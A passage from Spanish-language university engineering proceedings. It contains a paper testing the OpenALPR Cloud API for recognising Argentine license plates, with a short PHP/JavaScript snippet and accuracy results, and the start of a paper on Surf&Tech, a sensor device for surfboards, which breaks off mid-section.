[18] El uso de las tecnologías en las escuelas. Disponible: http://www.clickeados.gob.ar/index.php/manuales/item/233-tecnologia-en-el-aula-las-computadoras-dan-mejores-resultados-que-los-celulares

Test con OpenALPR Cloud API sobre desarrollo opensource de reconocimiento de patentes a través cámara IP

Leandro Nieto
Facultad de Ingeniería Universidad Atlántida Argentina, Mar del Plata, Buenos Aires.
leandro.nieto@atlantida.edu.ar

Resumen

Los sistemas para reconocimiento óptico de patentes a través de imágenes digitales implementan un algoritmo OCR, capaz de reconocer la patente de un vehículo a partir de una imagen. Hay muchos dispositivos y herramientas disponibles en el mercado que tienen esta facultad, aunque la gran mayoría presenta como principal desventaja su elevado costo de adquisición. Otro inconveniente no menor, es la necesidad de que el sistema debe ser entrenado previamente para identificar las matrículas de diferentes países, provincias o estados y así lograr un reconocimiento eficiente. En el presente desarrollo, se aborda la implementación del algoritmo OCR pero bajo una herramienta llamada Openalpr Cloud API, la cual es capaz de reconocer los caracteres de las patentes, dando un abanico de configuraciones que pueden ser útiles en este proyecto como ser, patente sugerida,, nivel de confiabilidad, patente candidata, tipo de vehículo, modelo y color, entre otras características. Openalpr asimismo da la posibilidad de interactuar por medio del lenguaje de programación Javascript y PHP. La utilización de esta herramienta permite extraer los caracteres de manera más rápida y efectiva, sin necesidad de un entrenamiento ni configuración previa alguna, y sobre todo a costo cero.

Palabras claves: Openalpr, OCR, algoritmos, patente, herramienta, programación.

Introducción

OpenALPR[1] es una biblioteca escrita en lenguaje C++que utiliza reconocimiento óptico de caracteres de imágenes para identificar las matrículas de los vehículos.

Este sistema destaca entre las tecnologías más utilizadas, por su amplia gama de aplicaciones, tanto de interés del sector privado, como del sector público, ya sea en control de estacionamientos, control de acceso, peajes, detección de vehículos con impedimentos judiciales, control de tráfico vehicular, controles policiales, etc.

Coexisten en Argentina una gran variedad de formatos de patentes: de formato antiguo (tres letras con tres números), de formato nuevo (dos letras, tres números, dos letras), de motocicleta, de extranjero, de diplomático, de concesionario, entre otros.

En este contexto el mercado ofrece diversidad de hardware, software, aplicaciones, dispositivos, etc. dedicados a tal fin; que ya integran la visión artificial para la lectura de caracteres de tipo OCR o Optical Character Recognition por sus siglas en inglés. Sin embargo, el elevado costo de estos componentes o licencias, hacen muy dificultoso, sino imposible, implementar estos sistemas en contextos donde el retorno de la inversión es escaso o nulo.

Este trabajo se basa en la experimentación con un clasificador de imágenes desarrollado mediante técnicas de aprendizaje supervisado con redes neuronales artificiales llamado OpenALPR Cloud API, el cual es un servicio de uso libre basado en la web que analiza las imágenes de las matrículas y la información de un vehículo.

Objetivo

Estudiar la herramienta Openalpr para cumplir con el objetivo de realizar una implementación de software libre para el reconocimiento de patentes. Obtener una base de datos de imágenes de automóviles con patentes, en este caso argentinas y en sus distintas versiones, para desarrollar una herramienta de software libre capaz de reconocerlas.

Desarrollo

A continuación, se expone el trabajo realizado en la presente investigación.

Base de datos de imágenes

El primer paso fue captar imágenes reales de autos con una Cámara Bullet Hikvision 1080p Turbo Hd Lente 3,6mm en el ingreso del estacionamiento de un prestigioso edificio de esta ciudad de Mar del Plata en el tiempo, como se muestra en la Imagen 1.

Con ello se garantizó un flujo controlado para las muestras necesarias, sobre todo en lo que respecta a la velocidad de ingreso al lugar, siendo esto un requisito fundamental en la presente etapa.

Con esto, y a medida que fueron ingresando los vehículos, se ha conformado un banco de más de 200 imágenes.



Imagen 1: Cámara utilizada para las capturas.

Las imágenes que conforman este banco de datos son de diferentes características ya que inicialmente se planteó como requisito poder testear una aplicación que no dependa de un tipo específico de resolución, ni de iluminación, ni de ángulo de captura, etc. Asimismo, y para dar mayor diversidad de formatos, se tomaron manualmente capturas de patentes con un teléfono Samsung J7 Neo Android 5.0. En la imagen 2 podemos observar diferentes muestras de las imágenes que forman parte de esta base de datos generada En la imagen 2 podemos observar diferentes muestras de las




Imagen 2: Muestras de imágenes capturadas.

Programación del entorno de pruebas

En base a la documentación de uso de OpenALPR[2] en entorno de Javascript se desarrolló una software como prototipo de ejecución. Esta aplicación ejecuta el reconocedor de patentes y como resultado devuelve un formato J-son con la detección realizada como muestra la Imagen 3.




Imagen 3: Muestras de imagen procesada

Codificación

Se muestra a continuación en la imagen 4, porción de código php, donde se vincula la imagen para su procesamiento, previamente convertida en base64 bits según especifica la documentación.

```
<?php $im = file_get_contents('img/35.jpg');
//$im = file_get_contents('img/HDP147.jpg');
$imdata = base64_encode($im);
//echo $imdata;
echo "<img src='".$imdata."' />"; ?>
var secret_key = "sk_DEMO";
var url = "https://api.openalpr.com/v2/recognize_bytes?
recognize_vehicle=1&country=us&secret_key=" + secret_key;
var xhr = new XMLHttpRequest();
xhr.open("POST", url);
xhr.send("<?php echo $imdata;?>");
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
document.getElementById("response").innerHTML = xhr.responseText;
} else {
document.getElementById("response").innerHTML = "Waiting on response...";
}
}
```

Imagen 4: Fragmento de código

Resultados

Los resultados obtenidos sobre la base de datos de imágenes fueron los siguientes:

• De un total de 200 imágenes, 195 fueron válidas.

• Esto nos da un nivel de confianza sobre esta base de datos de 97,50%. Algunos errores detectados son los siguientes:

◦ Error en el 3er caracter “O” por “Q”.

◦ Error en el 5to caracter “8” por “0”.

◦ Error en el 5to caracter “8” por “0”.

◦Error GAO886 por GA0886.

En cuanto a los tiempos de ejecución, registramos un promedio de 100 a 200 mls (milisegundos) en una pc con sitema operativo Windows 7 Starter, procesador Intel® Core™ i5-2310 CPU @ 2.90GHz × 4, 4GB de RAM; siendo estos tiempos más que aceptables para las presentes pruebas. investigación.

Conclusiones

El análisis vehicular mediante visión artificial ha incrementado su popularidad, y su uso ha crecido notablemente a medida que también lo hiciera el número de vehículos en ciudades grandes.

Sin duda uno de los usos de estos sistemas es el reconocimiento de placas vehiculares (License Plate Recognition). Existen diversas técnicas para llevar a cabo esta tarea, tomando en cuenta que la misma involucra sub tareas como la detección de una placa vehicular en una imagen dada y el reconocimiento de los caracteres que contiene.

Sin embargo, el elevado costo de los dispositivos que implementan esta inteligencia hace muy difícil su adquisión. Se ha propuesto entonces un sistema de tratamiento de imágenes a bajo costo a través de la utilización de software libre.

El sistema propuesto busca aplicar una solución favorable para su correcta operación en un ambiente controlado como se esperaría en una implementación real. Se ha tomado en cuenta que las condiciones en las que el sistema operará no siempre serán favorables, por tanto el sistema propuesto pretende ser lo más robusto posible.

El proyecto pretende evaluar el rendimiento y la precisión del sistema propuesto en las tareas de detección y reconocimiento de caracteres a través de la integración de una herramienta de código abierto como es el Openalpr.

Se evaluaron distintas imágenes captadas por dispositivos de bajo costo, para el reconocimiento de caracteres con el propósito de obtener una visión clara de la confianza en que el sistema trabaja con cada una de las muestras obtenidas.

Los resultados obtenidos reflejan que el sistema propuesto supera los resultados esperados, tomando en cuenta que el reconocimiento de placas vehiculares es una tarea de complejidad considerable y que depende de factores que en varios casos están fuera del alcance del mismo, como las condiciones de iluminación y el estado de las placas vehiculares

Las variables impuestas por el ambiente en donde se implementa el sistema juegan un papel importante, entre las más influyentes se tiene: los niveles de iluminación, niveles de contraste y niveles de brillo, ya que la experiencia ha demostrado que constituye una tarea compleja el controlar los efectos que generan al momento de capturar las imágenes. Aún así con estos efectos indeseables, Openalpr ha demostrado ser lo suficientemente robusto.

En Argentina no existe un estándar único definido para las placas vehiculares, en cuanto difieren en fuente y tamaño de letra, tamaño de la placa vehicular y la posición de los elementos de la misma. De igual manera no existe un control por la autoridades pertinentes para el correcto uso de la placa vehicular. Estos y otros factores dificultan el correcto análisis debido a los diversos casos que se presentaron y que se mencionan a continuación como ser placas deformadas por el resultado de un estrellamiento o choque, placas desgastadas por el tiempo o factores externos, placas modificadas intencionalmente, Placas con caracteres ilegibles, placas con láminas publicitarias del fabricante del vehículo o del lugar en donde fue adquirido, placas cuyos caracteres se presentan con el mismo color del fondo (ej. placa y letras de color blanco), placas escritas o repintadas a mano, etc

Pese a ello, los resultados obtenidos reflejan que el sistema propuesto ha superado los resultados esperados, tomando en cuenta que el reconocimiento de placas vehiculares es una tarea de complejidad considerable y que depende de factores que en varios casos están fuera del

alcance del mismo, como las condiciones de iluminación y el estado de las placas vehiculares.

Considerando que este trabajo es un prototipo y en base al tamaño de la base de datos generada podemos concluir que los resultados preliminares que se obtuvieron son más que satisfactorios, llegando a un nivel de confianza de la aplicación del 97,50%.

Referencias

[1]OpenALPR Technology. Reconocimiento de patentes con Openalpr. https://github.com/openalpr/openalpr/, 2013. [Fecha última visita; 24 de Octubre del 2019].

[2]OpenALPR Technology. Documentación Openalpr. http: //doc.openalpr.com/opensource.html#post-processing, 2017. [Fecha última visita; 24 de Octubre del 2019]

Surf&Tech

Antonella Manzur
Facultad de Ingenieria, Universidad Atlantida Argentina
antonellamanzur@gmail.com

Resumen

Surf&Tech es un proyecto que surgio desde el deseo de unir la tecnología con el deporte.

Este proyecto busca mediante la unión de estas dos disciplinas, crear un dispositivo que permita al deportista recaudar datos de su actividad. Esta diseñado para ser utilizado en cualquier deporte que se practique utilizando como herramienta principal una tabla..

Introducción

Con este emprendimiento se busca desarrollar un dispositivo que permita hacer mediciones de rendimiento en una tabla de surf, para poder recaudar datos como velocidad, distancia recorrida, olas alcanzadas, tiempo de cada ola montada, y como más importante los lugares de apoyo del pie con el cual se controla el movimiento de la ola. Este último dato es importante, ya que para un deportista semi profesional o profesional, es importante saber en qué lugar específico de la tabla se está apoyando cuando toma velocidad o cuando la baja, en donde reside la fuerza al realizar un giro o cuales son los puntos en los que por general se apoya. El dispositivo permitirá recaudar esos datos y a través de una interfaz se podrán leer e interpretar; y por ende conseguir un mayor rendimiento en el deporte.

Este proyecto tendría efecto en el ambiente en el cual se practican estos deportes extremos acuáticos, si bien en un comienzo fue pensado solo para la actividad profesional y elitista; también es adaptable a situaciones de enseñanza, en donde permitiría al profesor saber con exactitud los errores de postura de sus alumnos para poder corregirlos y así ayudarlo a mejorar su performance.

A lo largo de este desarrollo e implementación se evaluaran la calidad de los materiales a utilizar, el ambiente en el que se va a insertar, las personas que podrían utilizarlo, los métodos para recaudación, almacenamiento y procesamiento de datos; y por ultima los métodos de testeo.

Se busca con este proyecto integrar aún más el uso de la tecnología en este tipo de deportes además de ofrecer un producto que facilita el entrenamiento y enseñanza del mismo.

Justificacion

Los deportes acuáticos están en auge hoy en día y más aún en la zona en la que residimos, por eso mismo, se crean miles de accesorios, aplicaciones y equipamiento que se puede utilizar al practicarlo. Aunque se comenzó a aplicar la tecnología en este tipo de deportes de diferentes formas, como por ejemplo, los relojes sumergibles que permiten saber el recorrido que realizaste en el agua, el tiempo que pasaste practicando la actividad, calorías perdidas y olas montadas; las cámaras que permiten grabar dentro del agua, ajustables a cualquier tipo de tabla; o los sistemas de alerta sumergibles que solo se ven en los torneos mundiales; creemos que puede aplicarse aún más tecnología, diseñando un producto que además de todas las características antes mencionadas en los relojes, mida, registre y procese datos de alto rendimiento. La creación de este dispositivo te da la posibilidad de medir la presión que ejerce la persona en la tabla, el posicionamiento de sus pies, la diferencia de potencia y posicionamiento en los giros y trucos que se hacen; también posibilita el registro de esos datos para el análisis y procesamiento posterior de los mismos.

El registro de los datos no es una tarea difícil, basta solamente con adjuntar un dispositivo de almacenamiento al dispositivo total, en el cual se guardaran los datos para luego extraerlos y visualizarlos a través de una interfaz.

El procesamiento de los datos es una tarea un poco más ardua pero tampoco imposible, con el análisis y estadísticas de los datos obtenidos se pueden obtener gráficos de medición de mejoras, gráficos de calor y demás.

Los deportistas de estos deportes actualmente se basan en la memoria física y mental para recordar los movimientos realizados, la velocidad y potencia obtenida, si se logró algún truco nuevo y también las caídas y errores que afectaron a su rendimiento. Con Surf&Tech+ además de la memoria de cada uno, tendríamos la posibilidad de volver a ver estos datos y sacar conclusiones de los mismos.

Además, los alumnos que practican estos deportes muchas veces no tienen herramientas de apoyo para ayudarlos en su aprendizaje además de su propia memoria y capacidad de recordar o la posibilidad de grabar sus sesiones.

Como practicante y amante de estos tipos de deportes, este desarrollo e investigación nació desde la necesidad que veo cada vez que practico un deporte o al ver algún torneo mundial.

Problemática

La imposibilidad de medir y registrar datos de alto rendimiento en deportes acuáticos como son el surf, bodyboard, etc.

Como ya se ha mencionado anteriormente, queremos brindar la posibilidad de realizar funciones de medición y almacenamiento de datos para después poder realizar un análisis y una estadística de los mismos.

Objetivos

ISSN: 2347-0372 - ISBN 978-987-4417-75-2 ©

Objetivo general

La imposibilidad de medir y registrar datos de alto rendimiento en deportes acuáticos como son el surf, bodyboard, etc.

Como ya se ha mencionado anteriormente, queremos brindar la posibilidad de realizar funciones de medición y almacenamiento de datos para después poder realizar un análisis y una estadística de los mismos.

Objetivos específicos

- Analizar los materiales y sensores a utilizar
- Diseñar el modelo del dispositivo
- Construir el dispositivo y trasladarlo a la superficie de la tabla
- Construir una interfaz para recaudar, leer e interpretar los datos

Marco Teorico

Velocidad

El concepto está asociado al cambio de posición de un cuerpo a lo largo del tiempo. La velocidad es una magnitud vectorial y se representa mediante flechas que indican la dirección y sentido del movimiento que sigue el cuerpo y cuya longitud representa el valor numérico de la misma.

Depende del desplazamiento, es decir, del punto inicial y final del movimiento.

Su unidad de medida es el metro por segundo (m/s).

Acelerometro

Un acelerómetro o sensor de vibraciones es un instrumento destinado a medir el desplazamiento, la aceleración y la velocidad de la masa en movimiento.

La aceleración es la variación de la velocidad por unidad de tiempo es decir razón de cambio en la velocidad respecto al tiempo:

$$a = \frac{dV}{dT}$$

Siendo:

- a = aceleración;
- dV = variación de velocidad;
- dT = variación de tiempo.

Así mismo la segunda ley de Newton indica que en un cuerpo con masa constante, la aceleración del cuerpo es proporcional a la fuerza que actúa sobre él mismo:

$$a = \frac{F}{m}$$

Siendo:


- a = aceleración;
- F = fuerza;
- m = masa.

Este segundo concepto es utilizado por los acelerómetros para medir la aceleración. Los acelerómetros internamente tienen un MEMS (MicroElectroMechanical Systems) que de forma similar a un sistema masa resorte permite medir la aceleración.

Giroscopio

Es un aparato constituido por un disco circular simétrico, el cual al girar velozmente sobre un eje libre ubicado en su centro de gravedad, tiene tendencia a mantener inmóvil el eje de rotación. Su principio de funcionamiento está basado en la conservación del momento angular, por eso es utilizado para medir la orientación o para mantenerla haciendo uso de las fuerzas que ejercen en su sistema de balanceo.

La velocidad angular es la tasa de cambio del desplazamiento angular por unidad de tiempo, es decir que tan rápido gira un cuerpo alrededor de su eje:



$$\omega = \frac{d\theta}{dt}$$

Figura 1. Giroscopio

Los giroscopios utilizan un MEMS (MicroElectroMechanical Systems) para medir la velocidad angular usando el efecto Coriolis.

El efecto Coriolis es la fuerza producida por la rotación de la Tierra en el espacio, que tiende a desviar la trayectoria de los objetos que se desplazan sobre la superficie terrestre; a la derecha al hemisferio norte y a la izquierda al hemisferio sur. Este efecto consiste en la existencia de una aceleración relativa del cuerpo en dicho sistema en rotación. Esta aceleración es siempre perpendicular al eje de rotación del sistema y a la velocidad del cuerpo. El efecto Coriolis hace que un objeto que se mueve sobre el radio de un disco en rotación tienda a acelerarse con respecto a ese disco según si el movimiento es hacia el eje de giro o alejándose de éste.

Con un giroscopiopodemos medir la velocidad angular, y si se integra la velocidad angular con respecto al tiempo se obtiene el desplazamiento angular (posición angular si se sabe dónde se inició el giro).

Modulo acelerometro y giroscopio mpu6050

El módulo Acelerómetro MPU tiene un giroscopio de tres ejes con el que podemos medir velocidad angular y un acelerómetro también de 3 ejes con el que medimos los componentes X, Y y Z de la aceleración.

La dirección de los ejes está indicado en el módulo el cual hay que tener en cuenta para no equivocarnos en el signo de las aceleraciones.




Figura 2. Modulo acelerometro-giroscopio

El filtro de complemento o en inglés "Complementary Filter" es uno de los más usados por su fácil implementación, combina el ángulo calculado por el giroscopio y el ángulo calculado por el acelerómetro.

La necesidad de combinar ambas lecturas es que si solo trabajamos con el acelerómetro, este es susceptible a las aceleraciones producto del movimiento del MPU o a fuerzas externas, pero en tiempos largos el ángulo no

acumula errores. A diferencia que si trabajamos solo con el giroscopio si bien este no es susceptible a fuerzas externas, con el tiempo el drift es muy grande y nos sirve solo para mediciones de tiempos cortos.

La ecuación para calcular el ángulo usando el filtro de complemento es:

$$ángulo = 0.98\left(ángulo + \omega_{giroscopio}\, dt\right) + 0.02(ang_{acelerómetro})$$

De esta forma el ángulo del acelerómetro está pasando por un filtro pasa bajos, amortiguando las variaciones bruscas de aceleración; y el ángulo calculado por el giroscopio tiene un filtro pasa altos teniendo gran influencia cuando hay rotaciones rápidas. Podemos probar también con otros valores diferentes a 0.98 y 0.02 pero siempre deben de sumar 1.

GPS

El Global Positioning System es un sistema que permite determinar en todo punto de la Tierra la posición de cualquier objeto.

Modulo gps neo6

El módulo GPS en su modelo GY-GPS6MV2 viene con un módulo de serie U-Blox NEO 6M equipado en el PCB, una EEPROM con configuración de fábrica, una pila de botón para mantener los datos de configuración en la memoria EEPROM, un indicador LED y una antena cerámica. También posee los pines o conectores Vcc, Rx, Tx y Gnd por el que se puede conectar a algún micro controlador mediante una interfaz serial.



Figura 3. Modulo GPS

Fuerza

Denominamos fuerza a toda acción capaz de producir cambios en el movimiento o estructura de un cuerpo. Las fuerzas tienen un carácter vectorial, son magnitudes vectoriales y son responsables de producir cambios de velocidad o aceleración y deformaciones de un cuerpo.

Distancia y Desplazamiento

La distancia se refiere a cuanto espacio recorre un cuerpo durante su movimiento, también se dice que es la suma de las distancias recorridas.

El desplazamiento se refiere a la distancia y dirección de la posición final respecto de la posición inicial de un objeto.

Presion

La presión es la fuerza normal por unidad de área, o sea, equivale a la fuerza que actúa sobre la unidad de superficie; está dada por la siguiente formula:

$$P = \frac{F}{A}$$

Siendo:

- P = Fuerza de presión.
- F = Fuerza normal (perpendicular a la superficie).
- A = Área en donde se aplica la fuerza.

Trabajo

El concepto de trabajo está relacionado con las transformaciones que sufren los cuerpos.

Definimos el trabajo realizado por una fuerza constante que actúa sobre un cuerpo que se mueve con movimiento rectilíneo como el producto escalar de la fuerza por el desplazamiento**:**

$$W = F \rightarrow \cdot \Delta r \rightarrow = F \cdot \Delta r \cdot \cos\phi$$
$$= F \cdot \Delta s \cdot \cos\phi$$

Siendo:

- W = trabajo realizado por la fuerza.
- F = fuerza constante.
- $\Delta r \rightarrow$ = vector desplazamiento del cuerpo.
- Δs = espacio recorrido por el cuerpo. Dado que el movimiento es rectilíneo, coincide con el módulo del vector desplazamiento Δr.
- ϕ = ángulo que forman las fuerza y el

  desplazamiento experimentado por el cuerpo.

Potencia

Se define potencia como la rapidez con la que se realiza un trabajo. Su expresión está dada por:

$$P = \frac{W}{t}$$

Siendo:

- P = potencia desarrollada por la fuerza que realiza el trabajo.
- W = trabajo
- t = tiempo durante el cual se desarrolla el trabajo.

Surf

El surf es un deporte acuático que consiste en realizar piruetas y acrobacias sobre una tabla, aprovechando la fuerza de una ola.

Tabla de Surf

La tabla de surf es el elemento principal de este deporte. Y para adentrarnos un poco más en tema, se describirán las distintas partes que componen una tabla de surf.




Figura 4. Partes de una tabla de surf

Nose

Es la parte delantera curvada de la tabla, tiene esta forma para mejorar su maniobrilidad en el agua. La curvatura del nose se denomina rocker, y cuanto más pronunciado es hará que la tabla sea más maniobrable pero a su vez la hará más lenta, mientras que si es plano, la tabla será más veloz pero menos maniobrable.

Leash o Pita

Es una cuerda elástica que te mantiene unido a la tabla. Se encuentra enganchada a un tapón que va en la parte trasera de la tabla.

Quillas

Son las piezas que dan estabilidad a la tabla en el agua, los timones que permiten realizar giros. Pueden ser fijos o extraíbles.

Tale o Cola

Es la parte trasera de la tabla, es más estrecha que el nose o parte delantera. Si es ancha, es preferible usarla en olas suaves y si es más estrecha, en olas más grandes. Si es redondeada la tabla se desliza mucho mejor sobre el agua y si es más recta, tiene menos deslizamiento pero es mejor para hacer maniobras extremas.




Figura 5. Tipos de cola

Montado de una ola

El montado de una ola describe el proceso que realiza el deportista al montarse sobre la tabla para deslizarse sobre o a través de una ola.

Como primera instancia, después de visualizar una ola, el deportista debe dar vuelta su tabla y comenzar a remar apuntando el nose a la orilla del mar. Una vez que la ola alcanza sus pies, el deportista debe erguirse sobre la tabla, apoyando primero sus manos y luego sus pies, y dejar que la fuerza de la ola lo haga avanzar.

Vale aclarar, que depende de lo que quiera hacer el deportista en la ola montada, hay distintos movimientos que se tienen que tener en cuenta pero es innecesario explicar con detalle los mismos.

Impresión 3D

La impresión 3D, también conocida como manufactura por adición, es un proceso por el cual se crean objetos físicos colocando un material por capas en base a un modelo digital. Todos los procesos de impresión 3D requieren que el software, el hardware y los materiales trabajen en conjunto.

La tecnología de impresión 3D puede utilizarse para crear todo tipo de cosas, desde prototipos y piezas simples hasta productos finales altamente técnicos, como piezas para aeronaves (Inglés), edificios ecológicos, implantes médicos que pueden salvar vidas e incluso órganos artificiales que se producen con capas de células humanas.

Impresora 3D

Para entender lo que es una impresora 3D**,** tenemos que pensar en un dispositivo que es capaz de generar cuerpos físicos sólidos tridimensionales mediante la adición capa a capa de un material, generalmente plástico ABS, pero como veremos más adelante no es el único material que se utiliza. Es decir que permite crear, sin la necesidad de utilizar cualquier tipo de molde, un objeto que luego podremos tomar en las manos.
La más importante diferencia que podemos encontrar entre las formas tradicionales de construcción de objetos y la impresión 3D es que mientras en el primer método el objeto a modelar se obtiene quitando el material sobrante, en la impresión 3D sólo se utiliza estrictamente el material a utilizar, lo que produce importantes ahorros, además de menor contaminación.

Con respecto a los materiales que emplean las impresoras 3D para crear los objetos, estos básicamente se dividen en termoplásticos PLA o ABS**,** los más utilizados en las impresoras 3D más económicas del mercado, pero también podemos encontrar impresoras que modelan objetos en materiales tales como resinas, fotopolímeros y hasta incluso metal**,** pero el costo de este tipo de impresoras 3D es tan alto que es prácticamente imposible adquirir alguna de ellas para ser usada fuera del ámbito industrial. Además los costes asociados a la misma, tales como la energía necesaria para abastecer el equipo y los insumos para el modelado de piezas, son excesivamente altos.

Funcionamiento

Con respecto a cómo estas impresoras 3D cumplen con su trabajo, en primera instancia necesitaremos de un archivo creado con algún software de modelado 3D como Autodesk Inventor, Solidworks o Catia para "decirle" a la impresora 3D qué es lo que debe modelar. Cabe destacar con respecto a software que en el mundo Open Source también existen alternativas muy dúctiles que pueden manejar este tipo de impresoras sin ninguna dificultad y a cero costo, lo que le vendrá muy bien a pequeños negocios y PYMES. En este sentido, las aplicaciones Open Source que destacan en esta materia son OpenSCAD y FreeCAD.

Pero volviendo al tema de los archivos que necesitaremos para alimentar la impresora 3D, estos contienen precisas instrucciones acerca de las coordenadas que se deben seguir para crear el objeto y generalmente son introducidos a la impresora a través de USB mediante un pendrive o memoria, pero también existen modelos de impresoras 3D que permiten su conexión directa a la PC. Cabe destacar que los planos para la creación de objetos pueden ser tanto creados por nosotros como descargados de sitios que se dedican a esta actividad.

Tipos de impresoras y materiales de impresion

En la actualidad, las tecnologías de impresión 3D son variadas, y por lo visto no se podrá conseguir un estándar, por lo menos en los próximos años. Esto es debido a la propia juventud de la impresión 3D, que favorece que cada fabricante desarrolle su propia tecnología e intente imponerla de facto a la industria.

Sin embargo, entender este punto no es una tarea demasiado complicada, ya que la principal diferencia entre las tecnologías de impresión 3D de la actualidad se encuentra dada por cómo la impresora deposita las diferentes capas de material para crear la pieza.

En este sentido, las principales tecnologías en uso son la llamada Fusion Deposition Modeling (FDM**)** o *Tecnología de deposición de material plástico*, el cual es un método que permite el modelado de piezas en plásticos ABS o PLA. Este modelado se realiza alimentado la impresora con un rollo de este material, el cual al pasar por el extrusor del equipo se calienta, derrite y es depositado capa a capa formando el objeto**.** Luego de ello se debe esperar a que el material se enfríe y pueda ser manipulado. Cabe destacar que este método es el más usado en el ámbito de las impresoras 3D domésticas.

Otras tecnologías actualmente en uso son la Estereolitografía (SLA) **y** Selective Laser Sintering (SLS), ambas funcionan con la ayuda de un haz de láser. La primera de ellas moldea el objeto capa a capa, pero implica el uso de en un baño de resina fotocurable. En este caso, el objeto moldeado con resina líquida se cura mediante el láser de luz ultravioleta.

En cuanto a la tecnología conocida como Selective Laser Sintering o *Sinterización Selectiva Láser*, es similar a

la SLA, pero para el moldeado se pueden usar diversos insumos en polvo como materiales metálicos y cerámicos, nylon, poliestireno y cristal, entre otros. En este caso, el láser funde el material y lo solidifica. Cabe destacar que ambas tecnologías son muy apreciadas gracias a su precisión.

Desarrollo

Como ya hemos mencionado anteriormente, hay diversos accesorios que son creados y utilizados por deportistas que practican deportes en los cuales se utiliza una tabla como herramienta principal. En la creación de estos accesorios, una de las variables más importantes a tener en cuenta, es el tipo de material que se utiliza para construirlos o desarrollarlos.

Esta variable tiene distintos puntos a tener en cuenta, como pueden ser: peso, contaminación, comodidad, permeabilidad, etc.

El peso es muy importante ya que no podes hacer uso de un accesorio en la tabla que interfiera en tu performance general, dicho con otras palabras, no podes utilizar un accesorio que sea demasiado pesado.

Otro punto es la comodidad, que es un poco parecido al peso, ya que en este caso, no queremos que el accesorio entorpezca la actividad del surfista.

Cuando hablamos de la contaminación, nos referimos a cómo pueden afectar los materiales utilizados al ambiente en el cual se practica el deporte, en el caso del surf, es el mar; con lo cual tenemos que tener un gran cuidado al hacer la elección de los materiales, ya que priorizamos la no contaminación del ambiente, por eso mismo hay que tener en cuenta si hay algún tipo de degradación en el material; si el mismo es biodegradable, o cómo puede afectar a la fauna/flora del lugar.

Y en este caso particular, en el que el ambiente que nos basamos es básicamente agua, tenemos que tener en cuenta como punto muy importante la posibilidad de hacer impermeables los materiales, placas o sensores que utilicemos.

Eleccion del material para la placa

Las principales condiciones que debe cumplir el material para el desarrollo son: posibilidad de medir diferencias de presión, que sea biodegradable, no contaminante, ligero, que no estorbe ni sea contraproducente para el deportista en términos de comodidad, que sea posible cubrirlo para que no esté en contacto con el agua.

